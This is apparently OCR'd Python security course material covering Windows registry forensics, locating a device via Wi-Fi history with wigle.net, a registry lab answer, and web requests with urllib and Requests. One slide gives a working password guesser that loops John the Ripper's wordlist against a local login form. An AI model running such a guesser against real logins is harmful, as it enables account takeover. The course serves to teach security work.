Here is a function to step through each of the unmanaged networks from the registry and extract useful data. From this registry key, it is able retrieve the DefaultGatewayMac, which contains the BSSID. There is a description for the network, the DNSSuffix assigned by the DHCP server, the wireless SSID, and a ProfileGUID. The ProfileGUID can be used to access another registry key that stores dates associated with this network.

© 2024 Mark Baggett

Network Profiles Contain First Connected, Last Connected, Type

Given a ProfileGUID from the network history key, we can retrieve the profile information with this function

```
def get_profile_info(reg_handle, ProfileGuid):
    nametypes = {'47':"Wireless", "06":"Wired", "17":"Broadband"}
    guid= r"Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\{}".format(ProfileGuid)
    regkey = reg_handle.open(guid)
    NameType ="%02x"  % regkey.value("NameType").value()
    nettype = nametypes.get(str(NameType), "Unknown Type"+str(NameType))
    FirstConnect = reg_binary_date(regkey.value("DateCreated").value())
    LastConnect  = reg_binary_date(regkey.value("DateLastConnected").value())
    return nettype, FirstConnect, LastConnect
```

This function returns the date of the first connection and the last connection

Once the ProfileGUID is retrieved from the Unmanaged Network History keys, we can use it to find out when the device first and last connected to that network. We open the registry key matching the ProfileGUID beneath "Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\". In the profile, the network type will identify whether the network is wired, wireless, or broadband. It also stores the FirstConnect and LastConnect dates. These dates are stored as a string of bytes that we need to decode.

© 2024 Mark Baggett

Technet24

Registry Date/Time Format

Some dates are **stored in a REG_BINARY** as eight 2-byte little-endian values. Think struct "<8H"!

```
def reg_binary_date(dateblob):
    weekday = ['Sunday','Monday','Tuesday','Wednesday','Thursday','Friday','Saturday']
    year,mth,day,date,hr,min,sec,micro = struct.unpack('<8H', dateblob)
    dt = "%s, %02d/%02d/%04d %02d:%02d:%02d.%s" % (weekday[day],mth,date,year,hr,min,sec,micro)
    dtp = datetime.datetime.strptime(dt,"%A, %m/%d/%Y %H:%M:%S.%f")
    return dtp
```

Other dates are **stored in a REG_DWORD** as a Linux timestamp integer, recording the number of seconds since Epoch

```
>>> def reg_dword_date(dateint):
...     return datetime.datetime.fromtimestamp(dateint)
...
>>> mskey = x.open(r"Microsoft\Windows NT\CurrentVersion")
>>> reg_dword_date(mskey.value("InstallDate").value())
datetime.datetime(2016, 3, 15, 7, 4, 6)
```


An application can choose to encode dates in any format it would like. That said, there are a couple of common encoding schemes used for dates in the Windows registry. If the value is of type REG_BINARY, then it may be a series of 8 bytes used to store the date. The first byte is an integer 00–99 representing the year. The second byte is the digit 1–12 storing the month. The third byte is a number 0–6, representing the day of the week. The fourth byte is a number 1–31, representing the day of the month. The last four bytes are the hours, minutes, seconds, and microseconds in that order. Use STRUCT to extract the bytes. Then you print the values or turn them into a Python datetime variable for processing. The datetime.strptime() function will take a string and convert it into a datetime variable. When you call the function, you provide a "datetime string" that tells the function how to interpret the string you build.

Another type of date format that is commonly found in the registry is based on the Linux timestamp. When the registry is of type REG_DWORD, there is a chance that the value is the number of seconds since EPOCH. The datetime.fromtimestamp() function will take in this integer and return a Python datetime variable.

Our network history uses the first type of date and stores the data in a REG_BINARY format. Using the first function, we can gather the dates and times of when they first and last connected to networks. If it is a wireless network, we can also try to convert this data into a physical location using some open-source APIs.


© 2024 Mark Baggett

Where Is That Wi-Fi Network?

Determine the device's physical location when it was first and last connected with online resources!

Wigle.net: Free

Various paid services are also available



Now that you have a network name, a wireless SSID, and a date/time, we can use open-source APIs such as wigle.net to place the device at a specific location on that date and time. Wigle.net is a free Online API that can give longitude and latitude information for wireless access points around the world. The database is maintained by wireless enthusiasts who run applications collecting wireless access point information as they "War Drive". Then they upload the information to wigle.net, where you can query it.

The information in the database is sometimes a bit dated but is still relevant and very useful for identifying locations. Wireless access points tend to stay in the same location for many years. If you desire more up-to-date information, there are many other services that you can pay for to access their databases. But to query this information, you will have to know how to make requests to web-based APIs.

© 2024 Mark Baggett

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure

Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts

PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Lab Intro: Registry Forensics

pywars challenges 4.3.0 to 4.3.3 are registry-based challenges

You will not complete all of these during the time provided

If you are brand new to Python, choose one or two challenges

To begin, you must import the Registry module into your pywars session

```
>>> from Registry.Registry import Registry
```


It is time for more labs. In this section, you will complete some registry analysis labs. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pywars server or for students who worked through the material at a faster pace.

© 2024 Mark Baggett

Technet24

Lab 4.3: Registry Forensics

In your workbook, turn to Lab 4.3

pywars Labs 4.3.0 through 4.3.3

Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: Lab 4.3.3 — Sum All the Values

```
>>> d.question("lab4.3.3")
'Open the NTUSER.DAT registry file stored in the /home/student/Public/registry directory.  Submit the sum
of all the values in the key specified in .data()'
>>> k = d.data("lab4.3.3")
>>> k
'ROOT\\SOFTWARE\\REGLAB\\Run\\Service\\Service'
>>> rh = Registry(r"/home/student/Public/registry/NTUSER.DAT")
>>> rk = rh.open(k[5:])
>>> rk.values()[:3]
[RegistryValue(name="Software", value="27751", type="RegSZ"), RegistryValue(name="Startup",
value="80580", type="RegSZ"), RegistryValue(name="Dialog", value="91897", type="RegSZ")]
>>> def lab433(datasample):
...     rh = Registry(r"/home/student/Public/registry/NTUSER.DAT")
...     rk = rh.open(datasample[5:])
...     total = 0
...     for eachvalue in rk.values():
...         total = total + int(eachvalue.value())
...     return total
...
>>> d.answer( lab433(d.data("lab433")))
Correct!
```


This question asks us to submit the sum of the values in the key specified. A sum implies that this will be an integer. Let's take a look at our registry values. First, open your registry hive and store in variable rh. If you then try to call rh.open() and give it the path specified in .data(), you get an error message saying that the hive doesn't exist. In this module and others, when you retrieve a .path() of a key, the word ROOT\ will be prepended to a path to indicate that this is not a "relative" reference to a path that begins from whatever key you are currently in. Rather, this is an absolute path that begins at the root of the registry hive. You must trim off the word ROOT\ when accessing the path. A simple string slice of [5:] will do the trick for you. Now rk points to the desired registry key. Then we set total to zero. Next, we use a for loop to step through each of the values. We turn the values from strings into integers and add them to the total.

© 2024 Mark Baggett

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure
Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts
PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Interacting with Websites

Where would we be without websites?

You can interact with websites using the Python3 built-in module urllib. We will cover it briefly for situations in which it isn't an option to install third-party modules

The third-party module "requests" can make your life much simpler. It must be installed:

- `pip install requests`

Now we will discuss how to interact with websites. First, we will discuss how to do that using only the built-in modules. Using built-in modules maximizes the cross-platform portability of your code. Using only the built-in modules is often a requirement for penetration testers, who need to be able to run scripts inside the target environment, where you cannot install additional modules. Limiting yourself to built-in modules is also useful to defenders and forensics people who want to be able to run their scripts on systems without installing Python modules.

When you don't have to live with that restriction, the Requests module can simplify common tasks. We will discuss both of these options.

© 2024 Mark Baggett

Technet24

Web Encoding in Python 3

There are two modules for supporting common web encoding standards

HTML entities such as > < " ' &#xx are all done with module 'html'

```
>>> import html
>>> html.escape("< > \" ' &")
'&lt; &gt; &quot; &#x27; &amp;'
>>> html.unescape("&lt;&gt; &quot; &apos; %41 &#65;&#66;")
'<> " \' %41 AB'
```

URL hex encoding is handled with the module urllib.parse

```
>>> import urllib.parse
>>> urllib.parse.quote("< > \" ' & : ? + : /")
'%3C%20%3E%20%22%20%27%20%26%20%3A%20%3F%20%2B%20%3A%20/'
>>> urllib.parse.quote("< > \" ' & : ? + : /", safe=" ")
'%3C %3E %22 %27 %26 %3A %3F %2B %3A %2F'
>>> urllib.parse.unquote("%3C %3E %26 %41 &#65;")
'< > & A &#65;'
```


When dealing with web traffic, you will typically come across different types of encoding. There are many different standards out there, but some very common types that you will definitely need to understand are HTML entities and URL hexadecimal encoding. HTML entities enable you to represent characters such as > (greater than) and < (less than) in such a way that they will not be interpreted as HTML or script tags by the browser that receives them. Specifically, > will be interpreted as a greater-than character and not the beginning of an HTML entity. This is accomplished with the 'html' module using the escape() and unescape() functions, as shown above.

URL encoding converts characters to hexadecimal notation. For example, the "<" character becomes "%3C". The functions to do this are urllib.parse module. The quote function will only turn special characters into their hexadecimal equivalent, leaving the normal text alone. Special characters include everything except alphanumerics and "_-. /". If you do not want to convert one of the special characters, then you pass them as the safe argument when calling the function. In the example above, you can see that when we pass safe=" " to quote, it does not convert any of the spaces to %20.

© 2024 Mark Baggett

GET Request with urllib

```
import urllib.parse
import urllib.request
urldata = urllib.parse.quote("http://web.com", safe="/\\:?=+")
webcontent=urllib.request.urlopen(urldata).read()
```

SHOULD always quote your URL with urllib.parse.quote

We can then use the **read()** method to read the entire contents of the website into a single string

We can also use the **readlines()** method to read the contents into a list of lines ["line1", "line2", "line3"]

We can step through the document line by line in a for loop:

- `for eachline in urllib.request.urlopen(urldata):`

The first step to reading websites is to import the urllib module. Then you use urllib.parse.urlopen() to create a web object pointing to a specific URL. That web object has methods such as read() and readlines(), which can be used to read the contents of the website.

urlopen() takes one parameter, a URL to a website that you want to retrieve, and it returns an iterable object for you to read the contents of the site. In many cases, you need to first quote your URL before making the request. If the URL is very simple and doesn't contain any spaces, ampersands, or other special characters, you can get away without calling urllib.parse.quote with your url. However, most pages after the simple homepage will require encoding. Let's open a simple page and take a look at the object that is returned.

```
>>> import urllib
>>> webobject=urllib.request.urlopen("http://markbaggett.com")
>>> dir(webobject)
['__doc__', '__init__', '__iter__', '__module__', '__repr__', 'close',
'code', 'fileno', 'fp', 'getcode', 'geturl', 'headers', 'info', 'msg',
'next', 'read', 'readline', 'readlines', 'url']
>>>
```

The website can then be read the same way that you can read file objects.


webobject.read() will return the entire contents of the website passed to urlopen(). webobject.readlines() will return a list containing each of the individual lines on the website. webobject itself is an iterable object that can be stepped through in a for loop.

© 2024 Mark Baggett

Technet24

POSTing Data to Forms

By viewing the source of a form, you can determine the names of the fields you need to POST. This form sends a **"username"** and **"password"** (that is, the input **names**) to **login.php** for processing (that is, the form **action**)



82

The first step in doing a POST of usernames and passwords to a web form, is to determine what the field names are. Access the webpage that is performing form-based authentication and select **View Page Source** to see the HTML source. Locate the FORM having an ACTION that submits to the authentication page. Within the form, you will see the fields that are being submitted to the page. The field names are located after "name=" in the HTML form. We need to capture all of these field names so that we can submit them programmatically to the website. In this example, our username is "username" and the password is "password". Notice that there is also a "submit" field that is being submitted. That field has a hardcoded value of "Submit ". We don't know what the application uses that for (if at all), but we may have to have all the fields in the form, along with our username and passwords, for the form to process correctly. It all depends on the logic being used by the application, which is as invisible to us as to the attacker.

© 2024 Mark Baggett

POST Request with urllib

Doing a simple post can get a little complicated

1. call quote() on the URL changing spaces to plus signs, etc.
2. Build a dictionary containing the form fields and values you want
3. urlencode() the dictionary producing a string
4. .encode() the string into bytes()
5. Submit the bytes as the second parameter to urlopen()

```
>>> url = 'http://httpbin.org/post'
>>> url = urllib.parse.quote(url,safe="/\\:?=+")
>>> data={'username':'mikem','password':'codeforensics'}
>>> data = urllib.parse.urlencode(data).encode()
>>> content = urllib.request.urlopen(url,data).read()
```

It's unnecessarily complex with multiple encodings required and requires additional code to support cookies or proxies

Once you know the names of the fields on your form, you submit the values with a POST request. To submit a POST request with urllib requires several steps. Like the GET request, you need to encode your URL with the quote function. Next, you need to create a dictionary with the values you want to enter into the fields. The keys to the dictionary are the names of the fields and their associated values are when you want to enter into those fields. Then, you encode the dictionary with urlencode. Then, take that result and turn it into bytes by calling .encode(). Now you can submit that value as the second argument to urlopen() and it will do a POST request instead of a GET request.

If all this encoding wasn't hard enough to remember, you have a lot more work to do if you want your web browser to remember the cookies it receives or other normal web browser functions. To enable cookie support, proxy support, handle redirects, and other basic features requires that you create a new browser object using a "build_opener" function. Then create various "Handlers" that act like browser plugins to give you capabilities like cookies and proxies. Then add the handlers to your browser object with "add_handler". Then install your browser object using "install_opener". Then you can use urlopen() with all the new capabilities.

For more information on this process, you can see Python's documentation on urllib. But rather than doing that, I recommend using a module called Requests, which makes your life easier.

© 2024 Mark Baggett

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure
Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts
PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Requests Module

There is an EASIER way than using URLLIB

All of the functionality has been combined and streamlined into a third-party module called "Requests"

Easily installed with pip

- `pip install requests`

http://requests.readthedocs.io/



A popular module that can be used to interact with websites is the "Requests" module. Its slogan is "HTTP for Humans" because this module significantly simplifies most of the complexity associated with URLLIB. No more requirements to import multiple modules. There's no longer a need to encode URLs one way and encode data another. Gone are the days of creating and installing "handlers" that appear in multiple different modules, creating customized browser objects and other steps required in URLLIB. All those capabilities are available by just importing one module. Unfortunately, it is not built in by default, so you must install it. You can use pip to install the module.

© 2024 Mark Baggett

Technet24

One Request at a Time

You can use requests to make one request at a time with no relationship between requests

```
>>> import requests
>>> webdata = requests.get("http://www.sans.org").content
>>> webdata[:70]
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http:/'
```

No need to call urllib.parse.quote()

GET

Requests module includes easy-to-use methods for all the HTTP verbs (get, post, head, and so on)

```
>>> import requests
>>> url = 'http://127.0.0.1/login.php'
>>> formdata = {'username':'admin','password':'ninja'}
>>> webdata = requests.post(url, formdata).text
>>> webdata[:45]
'Sorry. The login or password is incorrect.<f'
```

POST

No need for urllib.parse.urlencode()

The content of the webpage as a string!

If you just want to make a single request or two to download files from a target website, then the requests module provides you with the .get() and .post() methods to issue the request and get a response. If you want to interact with an application that uses cookies and requires your browser to use state, you will use a different process that we will discuss shortly. This request is used for interacting with a website when you do not need to customize your user agent strings or maintain cookies. The requests module has methods for each of the different HTTP verbs. There is a method for .get(), .post(), .head(), .delete(), and .put(). Those calls return a "response object" that we will discuss in just a minute, but the actual contents of the response are in the .content attribute. So, calling request.get(<url>).content is an easy way to retrieve the contents of a remote website. To submit a post request, you just need to add a dictionary as the second argument in the post request. There is no need to encode the URL or the data. Why? Because the request module does it for you.

© 2024 Mark Baggett

Response Objects

All those methods return a response object with access to full details about the webpage's response

```
>>> resp = requests.get("http://isc.sans.edu")
>>> type(resp)
<class 'requests.models.Response'>
>>> dir(resp)
[ <dunders deleted>, '_content', '_content_consumed', 'apparent_encoding',
'close', 'connection', 'content', 'cookies', 'elapsed', 'encoding',
'headers', 'history', 'is_permanent_redirect', 'is_redirect',
'iter_content', 'iter_lines', 'json', 'links', 'ok', 'raise_for_status',
'raw', 'reason', 'request', 'status_code', 'text', 'url']
>>> resp.status_code, resp.reason
(200, 'OK')
>>> resp.headers
{'Content-Length': '29055', 'Content-Encoding': 'gzip', 'Set-Cookie':
'SRCHD=AF=NOFORM; domain=.bing.com; expires=Wed, 11-Apr-2019 12:48:57 GMT;
'Content-Type': 'text/html; charset=utf-8}
>>> resp.content[:70]
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://'
```

.content = bytes()
.text = str()
.json = dict()

The response from the server

All the headers in the response

The content of the webpage as bytes!

Each of those request methods from the previous page returns a response object. There are several useful attributes of the response object. If you need to see the server response code (such as 200, 404), then you can check the .status_code attribute of the response. You can also view the HTTP headers returned by the server by looking at the .headers attribute. As previously mentioned, the .content attribute will contain the contents of the resource you requested. The .encoding attribute will tell you what kind of text character encoding is being used by the website. The .text attribute shows you the content as a string after decoding the .content bytes with the .encoding standard. When interacting with online APIs, you will often receive a JSON response. This information is automatically placed into a dictionary-like structure and can be accessed by the .json attribute.

© 2024 Mark Baggett

Technet24

Multiple Requests with Session()

Instead of individual requests, you can create a session()

Think of this as creating a browser that remembers settings and headers like User-Agent and maintains state via cookies

Call the browser objects get(), post(), and so on to use the settings

```
>>> import requests
>>> browser = requests.session()
>>> browser.headers
{'User-Agent': 'python-requests/2.21.0', 'Accept-Encoding': 'gzip,
deflate', 'Accept': '*/*', 'Connection': 'keep-alive'}
>>> browser.headers['User-Agent']
'python-requests/2.21.0'
>>> browser.headers['User-Agent']='Mozilla FutureBrowser 145.9'
>>> browser.headers
{'User-Agent': 'Mozilla FutureBrowser 145.9', 'Accept-Encoding': 'gzip,
deflate', 'Accept': '*/*', 'Connection': 'keep-alive'}
>>> x = browser.get("http://isc.sans.edu")
>>> type(x)
<class 'requests.models.Response'>
```

Create a browser object that remembers cookies, settings, and headers

Outbound headers are stored in a dictionary that you can modify to meet your needs

Same response object as the single request from the previous slide

Most of the time, you will want to make more than just one or two requests. If that is the case, the Requests module provides you with another way of doing this with several really nice features. This is how I commonly use the Requests module. The first thing I do is create a requests.session() object. In this example, I assigned it to a variable 'browser'. This will return an object that we can treat as a web browser that maintains its settings and its state between requests. You can set the modify headers attribute and change the headers that are automatically added to every request that is sent using the 'browser' object. The header attribute is just a dictionary. If you want to customize your User-Agent string so that your program doesn't appear to be a Python script, then you can just modify the "User-Agent" entry in the dictionary. After you change the headers dictionary, your browser object will use it moving forward. So, how do you make those requests? Rather than calling requests.get(), you call the .get() method associated with your browser object. That call will return a response object identical to the response object returned by the requests.get() that we discussed earlier. We will look at that on the next page.

© 2024 Mark Baggett

Browser GET/POST Requests

Create your browser object

```
>>> import requests
>>> browser = requests.session()
```

Make GET requests to retrieve content

```
>>> resp = browser.get("http://www.bing.com")
>>> resp.content[:60]
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//E'
```

Make POST requests to submit data to forms

```
>>> postdata = {'username':'markb', 'password':'sec573'}
>>> resp = browser.post("http://web.page/login",postdata)
>>> print(resp.text)
Login Failed
```

Cookies and other settings automatically persist across all actions that use the browser object

Here is how we do a GET request with our requests browser object. First, we create a browser object by calling "`browser = requests.session()`". Then, we call the .get() method associated with the browser object. It returns a response object similar to those we have already seen. The response object's .content attribute has a copy of the requested resource. To make a POST request, we call the browser's .post() method, and we pass two arguments. The first is a string that contains the URL, and the second is a dictionary that contains all of the values we want to post to the website.

© 2024 Mark Baggett

Technet24

A Password Guesser

Here is a quick and easy password guesser using requests

```
>>> import requests
>>> browser = requests.session()
>>> passwords = open('/usr/share/john/password.lst','r').readlines()
>>> for pw in passwords:
...     postdata={'username':'admin','password':pw.strip()}
...     x = browser.post('http://127.0.0.1/login.php',postdata)
...     if not 'incorrect' in x.text:
...         print(x.text, pw)
...
'Login Successful!' password
```


This tool makes automating tasks very simple. A password guesser that submits each of the words inside John the Ripper's password list one at a time to a target website is only a few lines of code. We open the file and read all of the passwords into a list called 'passwords'. Then, we use a for loop to go through the list. For each password, we build a dictionary that submits the current password guess in the 'password' field and submit the request. If the webpage says "incorrect", then we do nothing. Otherwise, we print the contents of the webpage and the current password.

© 2024 Mark Baggett

Get/Post Requests Proxies

The browser object proxies attribute can be used to specify a network proxy or local application proxy such as Burp

It is a dictionary and can be modified using standard dictionary commands

Entries in the dictionary are in the following format

- {'protocol' : 'protocol://username:password@ip:port'}

HTTP Basic Auth

```
>>> browser = requests.session()
>>> browser.proxies
{}
>>> browser.proxies['http'] = 'http://127.0.0.1:8080'
>>> browser.proxies
{'http': 'http://127.0.0.1:8080'}
>>> del browser.proxies['http']
```

The "requests toolbelt" adds NTLM proxy authentication

You can also redirect your browser through a proxy. This might be a network proxy, or it may be a local application proxy such as Burp Suite. Your browser object has a proxy attribute that controls these settings. It is another dictionary. The key for the dictionary is the protocol you want to proxy, and the value for the entry is the URL for the proxy. The proxy URL is in the format protocol://user:password@ip:port. If the username and password are provided, the module will use basic authentication to authenticate to the proxy. Basic authentication is not secure and shouldn't be used. More commonly, your proxies will require NTLM authentication. To support NTLM authentication, you need to install the "requests toolbelt". Pip install requests-toolbelt will install that for you. In addition to NTLM authentication, it has an authentication "guesser", which tries each of its authentication schemes to find one that works. Here is an example of using the proxy authentication guesser:

```
from requests_toolbelt.auth.guess import GuessProxyAuth
requests.get('http://httpbin.org/basic-auth/user/passwd',
             auth=GuessProxyAuth('user', 'passwd', 'proxyusr',
'proxypass'),
             proxies={"http": "http://proxyurl:port"})
```

For more information, see: https://toolbelt.readthedocs.io/en/latest/authentication.html#httpproxydigestauth.

© 2024 Mark Baggett

Technet24

Get/Post Requests Cookies



Cookies are stored in your browser CookieJar

```
>>> import requests
>>> browser = requests.session()
>>> browser.get('http://www.bing.com')
<Response [200]>
>>> type(browser.cookies)
<class 'requests.cookies.RequestsCookieJar'>
```


.cookies is a special type of dictionary

```
>>> dir(browser.cookies)
[ <dunders removed>, 'add_cookie_header', 'clear',
'clear_expired_cookies', 'clear_session_cookies', 'copy', 'domain_re',
'dots_re', 'extract_cookies', 'get', 'get_dict', 'items', 'iteritems',
'iterkeys', 'itervalues', 'keys', 'list_domains', 'list_paths',
'magic_re', 'make_cookies', 'multiple_domains', 'non_word_re', 'pop',
'popitem', 'quote_re', 'set', 'set_cookie', 'set_cookie_if_ok',
'set_policy', 'setdefault', 'strict_domain_re', 'update', 'values']
```


Your browser object supports cookies! If you send a request to a server and it responds with cookies, then it will automatically store those cookies and remember what website it came from. Then, for all subsequent requests to those sites, it will automatically add the proper cookies to the request. The cookies are stored in the .cookies attribute. The second box above provides a look at the cookie attribute. It has .get(), .items(), .keys(), and .values() methods, along with several others you will recognize. There are a few others you haven't seen before, but many of them look similar to a dictionary. The reason is that the cookies attribute is a special type of dictionary called a RequestsCookieJar. Let's look at this graphically.

© 2024 Mark Baggett

Overview of Request Cookies



The way the browser handles cookies is pretty simple. Handling cookies has a few more moving parts. Let's break down the pieces required for handling cookies. First is the browser object. Your browser object automatically does all the work of capturing the cookies sent to your browser from the remote website and sending the cookie back in the correct requests. The Cookie attribute is that specialized dictionary object called a RequestsCookieJar. The RequestsCookieJar is used to store all the non-persistent cookies that it receives from a remote site. If you want to make those cookies persistent, then you can write them to a cookie file on the disk using methods provided by the cookielib module. As the developer, you have full control of all the cookies in the CookieJar. You can view, delete, or replace any of the cookies in the CookieJar or add new cookies of your own. If you are going to add new cookies, you will create a cookielib.Cookie object and add it to the jar.

The .cookies attribute on the browser is the specialized dictionary. It has an attribute called ._cookies, which is a dictionary of dictionaries. We will take a closer look at that dictionary of dictionaries in a minute. But stored somewhere within that data structure is a cookie object. The main .cookie attribute also provides a shortcut so that you can directly access the cookies' values without manually going through the .cookies._cookies data structure.

© 2024 Mark Baggett

Technet24

Access Cookies in the CookieJar

The CookieJar is a dictionary. You can use all the normal dictionary methods to access the cookies' values in the CookieJar. **Great**, if you only need access to values of cookies

```
>>> browser.cookies.keys()
['MUID', 'SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']
>>> browser.cookies['MUID']
'00584AECE3FA63172BD5421FE258622B'
>>> browser.cookies.set('MUID','newvalue', domain="bing.com",path="/")
```

Must specify the domain and path when using .set() to change a value


This is typically all you need. **But**, if you need access to more than just the value of a cookie, then you can access the entire cookie object in the .cookies._cookies attribute

```
>>> type(browser.cookies._cookies)
<type 'dict'>
```


As mentioned, the RequestCookieJar is a customized dictionary. The keys to that dictionary are values of all the cookies that the browser has seen. It is interesting to note that this returns a list() of keys, not a view of the keys like we normally get from a dictionary key() method. You can directly access the VALUE of the cookie through the dictionary. Here, you see we have access to the MUID cookie's value. If you want to change a cookie's value, you use the cookies.set method. You must specify the cookie's domain and path when setting a cookie. To understand why, we need to take a closer look at the underlying data structure for the cookies. This makes it very easy to access cookie values and change them if required. For most applications, this is all you need. However, you will occasionally come across situations where you need access to other attributes in the cookie. When that is the case, you will need to access the data structure in the cookies._cookies attribute.

© 2024 Mark Baggett

Full Cookie Object Access



browser.cookies._cookies[domain][path][cookie name].<attrib>

EX:browser.cookies._cookies['www.bing.com']['/']['SRCHUID'].value="x"

Cookie attributes include things like

- .name: The name of the cookie
- .value: The value stored in the cookie
- .domain: The domain to which the cookie belongs and is sent
